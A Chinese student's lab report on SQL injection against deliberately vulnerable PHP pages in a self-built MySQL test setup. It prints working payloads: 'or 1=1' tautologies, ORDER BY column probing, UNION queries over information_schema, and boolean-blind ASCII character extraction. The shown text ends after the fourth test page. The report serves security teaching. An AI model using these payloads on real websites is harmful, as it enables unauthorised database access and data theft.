

网络对抗原理 大作业

实验一



学 院 网络与信息安全学院

专 业 信息安全

姓 名 任旭杰 15180110034

1、实验目的

本实验通过搭建特定环境，模拟包含 SQL 注入漏洞的 web 应用，让学生尝试各种 SQL 注入方式以及工具 sqlmap 的使用，了解 SQL 注入的原理、方式等，并学习避免 SQL 注入漏洞的手段。

2、实验步骤

（本实验基于 Ubuntu 系统，运行环境为 Apache+PHP）

- 搭建 mysql 数据库，建立数据库 test，数据表 student，包含 id、name、score 三列。


```
mysql> use test
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_test |
+-----+
| student        |
+-----+
1 row in set (0.00 sec)

mysql> describe student;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| id    | int(12)| NO   | PRI | NULL    | auto_increment |
| name  | text   | NO   |     | NULL    |                |
| score | text   | NO   |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.05 sec)

mysql> 
```

- 搭建 Apache web 服务器。



- 编写带有 SQL 注入漏洞的接口程序，分别为：

1.php: 根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果展示。如根据输入的学号展示姓名和分数。

2.php: 根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果是否为空。如输入学号，展示是否有该学生存在。


3.php: 根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果是否为空展示在两段随机内容之间。

4.php: 根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果的条件表达式结果，并将结果展示在两段随机内容之间。如入学号，展示该学生分数是否大于 60。

5.php 根据输入的参数值，拼接 SQL 查询语句并执行，但展示一个固定的结果。如如输入学号，查询是否有学生存在，然后输出固定内容。


6.php 据输入的参数值，拼接 SQL 语句并执行，更新数据库。如输入学号和分数，将对应学生的分数更新。

3、实验过程




1. 根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果展示。如根据输入的学号展示姓名和分数。

正常输入 id=2 查询：





修改请求参数为 2' or 1=1 #:



注入成功，得到数据库中两组数据。

通过使用 `order by` 子句查询当前使用表的列数：






当 order+by+3 时返回正确结果，order+by+4 时返回错误，因此得知当前表有 3 列。


利用 UNION 语句，构建查询整个数据库的注入向量'

```
union select table_schema,table_name,column_name from
information_schema.columns where table_schema !=
'mysql' and table_schema != 'information_schema' #:
```




得到整个数据库的所有库名、表名。

利用 **UNION** 注入得到数据表名 **2' union select 1,2,table_name from information_schema.tables where table_schema=database() #**



可知数据表名为 student。


得到表名后,可以利用:**2' union select 1,2,column_name from information_schema.columns where table_name='student' and table_schema=database() #**:




可知数据库名为 test。

2. 根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果是否为空。如输入学号，展示是否有该学生存在。

输入 id=1 查询：




输入 id=3 查询：




使用 `1' and ascii(substr((select database()),4,1))!=0 #`,

利用数据库名的 ASCII 值获取信息:




结果返回“存在”，可知数据库名长度大于等于 4。

使用 `1' and ascii(substr((select database()),5,1))!=0 #`




发现返回“未找到”，可知数据库名小于 5，因此数据库名长度为 4。

使用 `1' and ascii(substr((select database()),1,1))>116 #`



返回“未找到”，因此可判断数据库名第一位的 ASCII 值不大于 116。


使用 `1' and ascii(substr((select database()),1,1))>115 #`



返回“找到学号为 1 的学生”，即数据库名第一个字符的 ASCII 值大于 115，综合上一条结论，可知第一个字符为 `'t'`。以此类推，可得到整个数据库名。


3. 根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果是否为空展示在两段随机内容之间。

正常输入参数：id=2



查询结果显示，id=2 的学生存在。

输入参数：id=3




结果显示该学生不存在。

注入方式与 1、2 类似，基于查询结果的正确或错误获取数据库信息。但需要将随机信息过滤。

4. 根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果的条件表达式结果，并将结果展示在两段随机内容之间。如入学号，展示该学生分数是否大于 60。

正常输入 id=1




由之前的查询知 id 为 1 的学生分数为 88, 因此大于 60。

注入方式与 3 类似，基于查询结果的注入。

